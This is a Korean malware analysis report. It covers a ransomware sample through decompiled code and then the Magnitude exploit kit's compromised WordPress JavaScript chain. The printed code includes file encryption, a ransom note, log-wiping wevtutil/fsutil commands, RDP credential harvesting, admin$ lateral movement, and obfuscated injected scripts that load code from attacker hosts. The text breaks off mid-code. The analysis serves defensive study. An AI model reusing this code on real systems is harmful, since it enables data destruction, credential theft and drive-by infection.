
[그림 9. ARP 확인]

```
v3 = NetServerEnum(0, 0x65u, &bufptr, 0xFFFFFFFF, &entriesread, &totalentries, servertype, domain, &resume_handle);
if ( !v3 || v3 == 234 )
{
  domaina = 1;
  if ( !bufptr )
    return domaina;
  v4 = 0;
  if ( entriesread )
  {
    v5 = bufptr + 4;
    do
    {
      if ( v5 == (LPBYTE)4 )
        break;
      if ( *((int *)v5 + 3) >= 0 )
      {
        if ( *((_DWORD *)v5 - 1) == 500 && (*((_DWORD *)v5 + 1) & 0xFu) > 4 )
          sub_10006FC7(*(char **)v5, 0, a1);
      }
      else
      {
        sub_1000795A((int)a1, 3u, *(LPCWSTR *)v5);
      }
      v5 += 24;
      ++v4;
    }
```

[그림 10. 네트워크 서버 목록 확인]



[그림 11. 액티브 디렉토리 서칭]



[그림 12. 네트워크 파이프 설정된 .tmp 파일 생성]

● 시스템 버전 및 정보를 확인하는 것도 볼 수 있다.

```
BOOL sub_10008494()
{
  int v0; // edi
  struct _OSVERSIONINFOW VersionInformation; // [esp+4h] [ebp-114h] BYREF

  v0 = 0;
  memset(&VersionInformation, 0, sizeof(VersionInformation));
  VersionInformation.dwOSVersionInfoSize = 276;
  if ( GetVersionExW(&VersionInformation) )
    return VersionInformation.dwMajorVersion > 5;
  return v0;
}
```

[그림 12. Windows XP(버전 5.x)보다 최신인지 확인]

```
unsigned int *__stdcall sub_10008282(int *a1, unsigned int *a2, unsigned int *a3, int *a4)
{
  unsigned int v4; // edi
  BOOL v5; // ebx
  int v6; // esi
  unsigned int v7; // eax
  int v8; // ecx
  unsigned int *result; // eax
  LPBYTE bufptr; // [esp+Ch] [ebp-4h] BYREF

  v4 = sub_10006973();
  v5 = 0;
  v6 = v4 > 0x55 ? v4 - 85 : 0;
  bufptr = 0;
  if ( !NetServerGetInfo(0, 0x65u, &bufptr) )
    v5 = (bufptr[16] & 0x18) != 0;
  if ( bufptr )
    NetApiBufferFree(bufptr);
  if ( v5 )
    v4 += 15;
  v7 = v4 / 3;
  if ( v4 <= 0x55 )
    v8 = v4 > 0xF ? v4 - 15 : 0;
  else
    v8 = 70;
  if ( v4 > 0xF )
    v4 = 15;
  if ( a1 )
    *a1 = v6;
  if ( a3 )
    *a3 = v7;
  if ( a4 )
    *a4 = v8;
  result = a2;
  if ( a2 )
    *a2 = v4;
  return result;
}
```

[그림 13. 서버 정보 확인]

● 논리적 드라이브(A~Z)를 탐색하고 ":\\"를 추가하여 문자열로 만든 뒤 드라이브 타입이 3(DRIVE_FIXED, 일반적인 하드디스크)일 경우 키 값을 추가하여 StartAddress 실행

```
_DWORD *sub_10001EEF()
{
  DWORD LogicalDrives; // ebx
  int i; // edi
  _DWORD *result; // eax
  __int64 RootPathName; // [esp+Ch] [ebp-8h] BYREF

  LogicalDrives = GetLogicalDrives();
  for ( i = 31; i >= 0; --i )
  {
    result = (_DWORD *)(1 << i);
    if ( ((1 << i) & LogicalDrives) != 0 )
    {
      LOWORD(RootPathName) = i + 65;
      wcscpy((wchar_t *)&RootPathName + 1, L":\\");
      result = (_DWORD *)GetDriveTypeW((LPCWSTR)&RootPathName);
      if ( result == (_DWORD *)3 )
      {
        result = LocalAlloc(0x40u, 0x20u);
        if ( result )
        {
          result[4] = L"MIIBCgKCAQEAxP/VqKc0yLe9JhVqFMQGwUITO6WpXGWnKSNQAVT0O65Cr8PjIQInTeMkXEjfO2n2JmURWV/uH80ZrlQ/wcYJBwL"
                      "hQ9EqJ3iDqmN19Oo7NtyEUmbYmopcq+YLI8ZzQ2ZTK0A2DtX4GRKxEEFLCy7vP12EYOPXknVy/+mf0JFW1xz29QiTf5oLu15w"
                      "VLONCuEib6aNNpgq+CXsPwfITDbDDmdrRIiUEUw6o3pt5pNOskfOJbMan2TZu6zfhzuts7KafP5UA8/0Hmf5K3/F9Mf9SE68E"
                      "ZjK+cIiFlKeWndP0XfRCYXI0AJYCeaOu7CXF6U0AVNnNjvLeOn42LHFUK4o6JwIDAQAB";
          result[7] = 0;
          *(_QWORD *)result = RootPathName;
          result = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, result, 0, 0);
        }
      }
    }
  }
  return result;
}
```

[그림 14. 드라이브 탐색]

● StartAddress 를 확인해 보면, 디렉토리를 탐색하여 특정 확장자 파일을 랜덤한 키 값을 생성하여 암호화하며, README.txt 파일을 생성하는 것을 확인할 수 있다.

```
BOOL __usercall sub_10001B4E@<eax>(int a1@<eax>)
{
  HCRYPTKEY *v1; // esi
  HCRYPTKEY v3; // [esp-14h] [ebp-28h]
  HCRYPTKEY v4; // [esp-14h] [ebp-28h]
  BOOL v5; // [esp+8h] [ebp-Ch]
  BYTE v6[4]; // [esp+Ch] [ebp-8h] BYREF
  BYTE pbData[4]; // [esp+10h] [ebp-4h] BYREF

  v1 = (HCRYPTKEY *)(a1 + 20);
  v5 = CryptGenKey(*(_DWORD *)(a1 + 8), 0x660Eu, 1u, (HCRYPTKEY *)(a1 + 20));
  if ( v5 )
  {
    v3 = *v1;
    *(_DWORD *)pbData = 1;
    CryptSetKeyParam(v3, 4u, pbData, 0);
    v4 = *v1;
    *(_DWORD *)v6 = 1;
    CryptSetKeyParam(v4, 3u, v6, 0);
  }
  return v5;
}
```

[그림 15. 랜덤한 키 값 생성]

```
if ( PathCombineW(pszDest, pszDir, L"*") )
{
  hFindFile = FindFirstFileW(pszDest, &FindFileData);
  if ( hFindFile != (HANDLE)-1 )
  {
    do
    {
      v3 = *(void **)(a3 + 28);
      if ( v3 )
      {
        v4 = WaitForSingleObject(v3, 0);
        if ( !v4 || v4 == -1 )
          break;
      }
      if ( wcscmp(FindFileData.cFileName, L".")
        && wcscmp(FindFileData.cFileName, L"..")
        && PathCombineW(pszSrch, pszDir, FindFileData.cFileName) )
      {
        if ( (FindFileData.dwFileAttributes & 0x10) == 0 || (FindFileData.dwFileAttributes & 0x400) != 0 )
        {
          ExtensionW = (struct _WIN32_FIND_DATAW *)PathFindExtensionW(FindFileData.cFileName);
          if ( ExtensionW != (struct _WIN32_FIND_DATAW *)&FindFileData.cFileName[wcslen(FindFileData.cFileName)] )
          {
            wsprintfW(v10, L"%ws.", ExtensionW);
            if ( StrStrIW(
                   L".3ds.7z.accdb.ai.asp.aspx.avhd.back.bak.c.cfg.conf.cpp.cs.ctl.dbf.disk.djvu.doc.docx.dwg.eml.fdb."
                    "gz.h.hdd.kdbx.mail.mdb.msg.nrg.ora.ost.ova.ovf.pdf.php.pmf.ppt.pptx.pst.pvi.py.pyc.rar.rtf.sln.s"
                    "ql.tar.vbox.vbs.vcb.vdi.vfd.vmc.vmdk.vmsd.vmx.vsdx.vsv.work.xls.xlsx.xvd.zip.",
                   v10) )
            {
              sub_1000189A(pszSrch, a3);
            }
          }
        }
        else if ( !StrStrIW(L"C:\\Windows;", pszSrch) )
        {
          sub_10001973(pszSrch, a2 - 1, a3);
        }
```

[그림 16. 디렉토리 탐색 및 확장자 확인]

```
if ( result )
{
  if ( PathCombineW(pszDest, pszDir, L"README.TXT") )
  {
    v2 = sub_10006973();
    if ( v2 )
      Sleep(60000 * (v2 - 1));
    FileW = CreateFileW(pszDest, 0x40000000u, 0, 0, 2u, 0, 0);
    if ( FileW != (HANDLE)-1 )
    {
      NumberOfBytesWritten = 0;
      WriteFile(
        FileW,
        L"Ooops, your important files are encrypted.\r\n"
         "\r\n"
         "If you see this text, then your files are no longer accessible, because\r\n"
         "they have been encrypted. Perhaps you are busy looking for a way to recover\r\n"
         "your files, but don't waste your time. Nobody can recover your files without\r\n"
         "our decryption service.\r\n"
         "\r\n"
         "We guarantee that you can recover all your files safely and easily.\r\n"
         "All you need to do is submit the payment and purchase the decryption key.\r\n"
         "\r\n"
         "Please follow the instructions:\r\n"
         "\r\n"
         "1.\tSend $300 worth of Bitcoin to following address:\r\n"
         "\r\n",
        0x432u,
        &NumberOfBytesWritten,
        0);
      WriteFile(FileW, L"1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX\r\n\r\n", 0x4Cu, &NumberOfBytesWritten, 0);
      WriteFile(
        FileW,
        L"2.\tSend your Bitcoin wallet ID and personal installation key to e-mail ",
        0x8Eu,
        &NumberOfBytesWritten,
        0);
      WriteFile(FileW, L"wowsmith123456@posteo.net.\r\n", 0x38u, &NumberOfBytesWritten, 0);
      WriteFile(FileW, L"\tYour personal installation key:\r\n\r\n", 0x48u, &NumberOfBytesWritten, 0);
      WriteFile(FileW, lpBuffer, 2 * wcslen((const unsigned __int16 *)lpBuffer), &NumberOfBytesWritten, 0);
      CloseHandle(FileW);
    }
  }
  return LocalFree(*((HLOCAL *)pszDir + 6));
```

[그림 17. README.txt 생성]

● 이 후, 시스템 이벤트, 상태 로그를 제거하며, 보안, 애플리케이션 로그를 지우고, 파일 시스템의 변경 사항을 제거하는 명령어를 실행한다.

```
Sleep(60000 * a1);
wsprintfW(
  v13,
  L"wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Application & fsutil usn deletejournal /D %c:",
  pszPath);
v13[1023] = 0;
sub_100083BD(3);
```

[그림 18. 로그 및 파일 시스템 변경]

● 호스트에서 자격 증명 목록을 가져온 뒤 TargetName 이 "TERMSRV/"(원격 데스크톱 연결)로 시작하는 자격 증명을 찾고 Type=2(CRED_TYPE_DOMAIN_PASSWORD)일 경우 자격 증명에 UserName 과 CredentialBlob 이 존재하면 문자열 처리를 하는 것을 확인할 수 있다.

```
v9 = CredEnumerateW(0, 0, &Count, &Credential);
if ( v9 )
{
  v1 = 0;
  v10 = 0;
  if ( Count )
  {
    while ( 1 )
    {
      v2 = &Credential[v1];
      v3 = *v2;
      TargetName = (char *)(*v2)->TargetName;
      if ( TargetName )
      {
        v11 = 8;
        v5 = L"TERMSRV/";
        v6 = (*v2)->TargetName;
        while ( *v6 == *v5 )
        {
          ++v6;
          ++v5;
          if ( !--v11 )
          {
            v7 = 0;
            goto LABEL_8;
          }
        }
        v7 = *v6 < *v5 ? -1 : 1;
LABEL_8:
        if ( !v7 )
        {
          TargetName += 16;
          if ( v3->Type == 1 )
            break;
        }
      }
      if ( v3->Type == 2 )
        goto LABEL_15;
LABEL_16:
      v1 = v10 + 1;
      v10 = v1;
      if ( v1 >= Count )
        goto LABEL_17;
    }
    if ( v3->UserName && v3->CredentialBlob )
      sub_10006DE0(v3->UserName, (const unsigned __int16 *)v3->CredentialBlob, 0);
```

[그림 19. 자격 증명 확인]

● 원격 시스템 연결을 시도하고 연결에 성공했을 경우 admin$ 공유 폴더에 접근을 시도하며, 파일을 생성하는데 이미 존재할 경우 종료하고, 존재하지 않을 경우 생성하며 실행한다.

```
Name[0] = 0;
wsprintfW(Name, L"\\\\%s\\admin$", a1);
memset(&NetResource, 0, sizeof(NetResource));
NetResource.lpRemoteName = Name;
NetResource.dwType = 1;
sub_10008870(v21);
wsprintfW(FileName, L"\\\\%ws\\admin$\\%ws", a1, v21);
while ( 1 )
{
  pszPath[0] = 0;
  v16 = WNetAddConnection2W(&NetResource, lpPassword, lpUserName, 0);
  wsprintfW(pszPath, L"\\\\%ws\\admin$\\%ws", a1, v21);
  ExtensionW = PathFindExtensionW(pszPath);
  if ( ExtensionW )
  {
    *ExtensionW = 0;
    if ( PathFileExistsW(pszPath) )
    {
      v11 = 1;
      goto LABEL_58;
    }
    dwErrCode = GetLastError();
  }
  if ( sub_10008946(dword_1001F11C, FileName, (LPCVOID)dword_1001F0FC, 1u) )
    break;
  LastError = GetLastError();
  dwErrCode = LastError;
  if ( LastError == 80 || LastError == 53 || LastError == 67 || v16 != 1219 )
    goto LABEL_58;
  if ( v4 )
    goto LABEL_61;
  v4 = 1;
  WNetCancelConnection2W(Name, 0, 1);
}
if ( lpUserName && lpPassword )
{
  sub_10006CE7(lpUserName, lpPassword);
  dword_10016010 = 1;
}
TokenHandle = 0;
phNewToken = 0;
CurrentThread = GetCurrentThread();
if ( OpenThreadToken(CurrentThread, 2u, 1, &TokenHandle) )
  DuplicateTokenEx(TokenHandle, 0x2000000u, 0, SecurityImpersonation, TokenPrimary, &phNewToken);
v10 = 0;
```

[그림 20. 원격 시스템 연결 및 파일 생성]

```
while ( !v11 )
{
  CommandLine[0] = 0;
  ApplicationName[0] = 0;
  memset(&ProcessInformation, 0, sizeof(ProcessInformation));
  memset(&StartupInfo.lpReserved, 0, 0x40u);
  StartupInfo.cb = 68;
  StartupInfo.dwFlags = 1;
  StartupInfo.wShowWindow = 0;
  if ( !v10 )
    sub_100097A5(ApplicationName, a1);
  if ( v10 == 1 )
  {
    if ( !lpUserName || !lpPassword )
      goto LABEL_53;
    sub_100098AB(ApplicationName, a1, lpUserName, lpPassword);
  }
  if ( !CommandLine[0]
    || !ApplicationName[0]
    || (!phNewToken
      ? (v8 = CreateProcessW(
                ApplicationName,
                CommandLine,
                0,
                0,
                0,
                0x8000000u,
                0,
                0,
                &StartupInfo,
                &ProcessInformation))
      : (v8 = CreateProcessAsUserW(
                phNewToken,
                ApplicationName,
                CommandLine,
                0,
                0,
                0,
                0x8000000u,
                0,
                0,
                &StartupInfo,
                &ProcessInformation)),
        !v8) )
  {
    dwErrCode = GetLastError();
    goto LABEL_51;
  }
```

[그림 21. 프로세스 실행]

● 현재 스레드의 SID 를 확인하여 512(Enterprise Admins(도메인 내에서 모든 서버와 컴퓨터에 대한 관리 권한을 가진 계정들이 이 그룹에 속함)), 519(Schema Admins(Active Directory 스키마를 변경할 수 있는 권한을 가지고 있기 때문에, 매우 강력한 권한을 가진 계정들이 포함))일 경우 보안 토큰을 설정한 뒤 새로운 스레드를 생성한 뒤 실행한다.

```
CurrentThread = GetCurrentThread();
if ( OpenThreadToken(CurrentThread, 0x20008u, 1, &TokenHandle) )
{
  ReturnLength = 0;
  if ( !GetTokenInformation(TokenHandle, TokenGroups, 0, 0, &ReturnLength) && GetLastError() == 122 )
  {
    v1 = (PSID *)GlobalAlloc(0x40u, ReturnLength);
    if ( v1 )
    {
      if ( GetTokenInformation(TokenHandle, TokenGroups, v1, ReturnLength, &ReturnLength) )
      {
        v2 = 0;
        if ( *v1 )
        {
          v3 = v1 + 1;
          do
          {
            if ( v8 )
              break;
            SidSubAuthorityCount = GetSidSubAuthorityCount(*v3);
            if ( SidSubAuthorityCount )
            {
              if ( *SidSubAuthorityCount >= 4u )
              {
                SidSubAuthority = GetSidSubAuthority(*v3, 4u);
                if ( SidSubAuthority )
                {
                  v6 = *SidSubAuthority;
                  if ( v6 == 512 || v6 == 519 )
                    v8 = 1;
                }
              }
            }
            ++v2;
            v3 += 2;
          }
          while ( v2 < (unsigned int)*v1 );
        }
      }
      else
      {
        GetLastError();
      }
      GlobalFree(v1);
    }
    else
    {
      GetLastError();
```

[그림 22. 스레드 SID 확인]

● 정리해보면, MBR 을 암호화 하여 부팅을 어렵게하고 랜덤한 키 값을 통해 파일을 암호화 하며, 시스템 재부팅 스케줄을 설정하고 자격 증명을 탐색하며 액티브 디렉토리를 통해 네트워크 연결되어 있는 PC 를 감염시키는 랜섬웨어임을 알 수 있다.

🔗 대응 방안

- 탐지용 YARA 룰 생성

- 보안 정책 반영

🔍 Sample #3: [Magnitude]

- 분석 시기: 2025-03-11

- 악성코드 유형: Exploit kit

- 사용 도구: fiddler

- 분석 방식: 정적 분석

🧠 주요 기능 요약

- WordPress 취약점을 이용한 공격을 통해 js 파일을 변조하여 접근하는 사용자들의 PC 에 악성 코드를 다운로드 및 실행

🔁 동작 흐름 요약 및 순서도


1. 초기 사이트 접속 시 WordPress 취약점 공격으로 변조된 js 파일이 실행되고 js 파일 내 난독화된 스크립트를 통해 악성 사이트 실행

2. 134.x.x.x //jquery.js 에서 난독화된 스크립트를 통해 www.xxx.com:443 에 연결시도 후 성공하면 clk.verblife-2.co/click?i=gr7Z8Btukqg_0 로 이동

3. clk.verblife-2.co/click?i=gr7Z8Btukqg_0 에서 Location 으로 xxx.tech 로 이동하게 되며, xxx.tech 에서 난독화된 스크립트를 통해 쿠키 변조 및 2878d6fj42e1i09x.xxx.com 로 이동


4. 2878d6fj42e1i09x.xxx.com 에서도 마찬가지로 base64 로 인코딩 된 난독화된 스크립트를 통해 576v7e3a1o.xxx.party 로 이동

5. 576v7e3a1o.xxx.party 에서 최종적으로 악성코드(랜섬웨어) 다운로드 및 실행


초기 사이트 (WordPress 취약점을 통한 js 파일 변조 상태)
134.x.x.x/jquery.js
csrf_uids 쿠키 값 여부
1일 경우
아무 동작 수행 안함
0이거나 다른 값일 경우
csrf_uids = 1로 설정
및 http://www.xxx.com/ 연결 시도
xxx.com에서
clk.verblife-2.co로 이동
clk.verblife-2.co에서 Location을 통
해 xxx.tech로 이동
xxx.tech에서 스크립트를 통해
2878d6fj42e1i09x.xxx.com로 이동
2878d6fj42e1i09x.xxx.com에서 스크립트를 통해
576v7e3a1o.xxx.party로 이동
576v7e3a1o.xxx.party에서 스크립트를 통해
576v7e3a1o.xxx.party/3b620f956dcae45951c1dc058f2b0b71로 이동
576v7e3a1o.xxx.party/3b620f956dcae45951c1dc058f2b0b71에서 스크립트를 통해
576v7e3a1o.xxx.party/a68db7f159e3ab5aded3d4a9feda3c26에서 파일 데이터를 다운로드 및 실행

상세 분석

● 초기 사이트에서 WordPress 취약점을 통한 공격을 통해 js 파일이 아래와 같이 변조된 것을 확인할 수 있다.



[그림 1. wordpress .js 파일 변조 확인]

● 이를 ascii 코드로 변환하여 문자화하면 원본 내용을 확인할 수 있으므로 파이썬을 통해 스크립트를 제작하여 복호화를 진행하면 아래와 같다.

```
_0xaae8 =[

"",

"\x6A\x6F\x69\x6E",

"\x72\x65\x76\x65\x72\x73\x65",

"\x73\x70\x6C\x69\x74",

"\x3E\x74\x70\x69\x72\x63\x73\x2F\x3C\x3E\x22\x73\x6A\x2E\x79\x72\x65\x75\x71\x6A\x2F\x38\x37\x2E\x36\x31\x31\x2E\x39\x34\x32\x2E\x34\x33\x31\x2F\x2F\x3A\x70\x74\x74\x68\x22\x3D\x63\x72\x73\x20\x74\x70\x69\x72\x63\x73\x3C",

"\x77\x72\x69\x74\x65"

]

ascii_strings1 =[]

for i1, hex_str1 in enumerate(_0xaae8):

ascii_character1 =hex_str1.encode().decode('unicode_escape')

ascii_strings1.append(ascii_character1)
```

[코드 1. _0xaae8 스크립트]

```
_0xaae8[0] =
_0xaae8[1] = join
_0xaae8[2] = reverse
_0xaae8[3] = split
_0xaae8[4] = >tpircs/<>"sj.yreuqj/87.[illegible]//:ptth"=crs tpircs<
_0xaae8[5] = write
```

[그림 2. _0xaae8 결과]

● 복호화 진행 후 document[_0xaae8[5]](_0xaae8[4][_0xaae8[3]](_0xaae8[0])[_0xaae8[2]]()[_0xaae8[1]](_0xaae8[0])); 순으로 정리해보면, document.write(>tpircs/<>"sj.yreuqj/87.x.x.x//:ptth"=crs tpircs<.split().reverse().join(“”))이다.

● 즉, http://134.x.x.x/jquery.js 에 연결을 시도하는 것을 확인할 수 있다.

[그림 3. jquery.js 접근 확인]

● 이제 jquery.js 의 내용을 살펴보면 아래와 같이 난독화 되어있는 것을 확인할 수 있다.

```
.....................var _0x4ff1=["\x67\x65\x74\x54
\x69\x6D\x65","\x73\x65\x74\x54\x69\x6D\x65","\x6
3\x6F\x6F\x6B\x69\x65","\x3D","\x3B\x65\x78\x70\x
69\x72\x65\x73\x3D","\x74\x6F\x47\x4D\x54\x53\x74
\x72\x69\x6E\x67","\x3B\x20\x70\x61\x74\x68\x3D",
"","\x69\x6E\x64\x65\x78\x4F\x66","\x6C\x65\x6E\x
67\x74\x68","\x73\x75\x62\x73\x74\x72\x69\x6E\x67
","\x3B","\x63\x6F\x6F\x6B\x69\x65\x45\x6E\x61\x6
2\x6C\x65\x64","\x63\x73\x72\x66\x5F\x75\x69\x64\
x73","\x31","\x2F","\x68\x72\x65\x66","\x6C\x6F\x
63\x61\x74\x69\x6F\x6E","\x68\x74\x74\x70\x73\x3A
\x2F\x2F\x77\x77\x77\x2E\x63\x70\x6D\x32\x30\x2E\
x63\x6F\x6D\x2F\x77\x61\x74\x63\x68\x3F\x6B\x65\x
79\x3D\x37\x38\x39\x61\x34\x31\x32\x39\x65\x37\x3
8\x63\x30\x30\x30\x30\x38\x61\x34\x37\x62\x33\x36
\x65\x32\x33\x64\x36\x35\x65\x61\x37"];function _
mmm_(_0x14c3x2,_0x14c3x3,_0x14c3x4,_0x14c3x5){var
 _0x14c3x6= new Date();var _0x14c3x7= new Date();
if(_0x14c3x4=== null|| _0x14c3x4=== 0){_0x14c3x4=
 3};_0x14c3x7[_0x4ff1[1]](_0x14c3x6[_0x4ff1[0]]()
+ 3600000* 24* _0x14c3x4);document[_0x4ff1[2]]= _
0x14c3x2+ _0x4ff1[3]+ escape(_0x14c3x3)+ _0x4ff1[
4]+ _0x14c3x7[_0x4ff1[5]]()+ ((_0x14c3x5)?_0x4ff1
[6]+ _0x14c3x5:_0x4ff1[7])}function _nnn_(_0x14c3
x9){var _0x14c3xa=document[_0x4ff1[2]][_0x4ff1[8]
](_0x14c3x9+ _0x4ff1[3]);var _0x14c3xb=_0x14c3xa+
 _0x14c3x9[_0x4ff1[9]]+ 1;if((!_0x14c3xa) && (_0x
14c3x9!= document[_0x4ff1[2]][_0x4ff1[10]](0,_0x1
4c3x9[_0x4ff1[9]]))){return null};if(_0x14c3xa==
 -1){return null};var _0x14c3xc=document[_0x4ff1[
2]][_0x4ff1[8]](_0x4ff1[11],_0x14c3xb);if(_0x14c3
xc==  -1){_0x14c3xc= document[_0x4ff1[2]][_0x4ff1
[9]]};return unescape(document[_0x4ff1[2]][_0x4ff
1[10]](_0x14c3xb,_0x14c3xc))}if(navigator[_0x4ff1
[12]]){if(_nnn_(_0x4ff1[13])== 1){}else {_mmm_(_0
x4ff1[13],_0x4ff1[14],_0x4ff1[14],_0x4ff1[15]);wi
ndow[_0x4ff1[17]][_0x4ff1[16]]= _0x4ff1[18]}}
```

[그림 4. jquery.js 난독화 확인]

● 이 역시, ascii 로 변환한 뒤 문자열로 출력하면 되므로 이를 스크립트로 작성하여 실행하면 아래와 같다.


```
_0x4ff1 =[

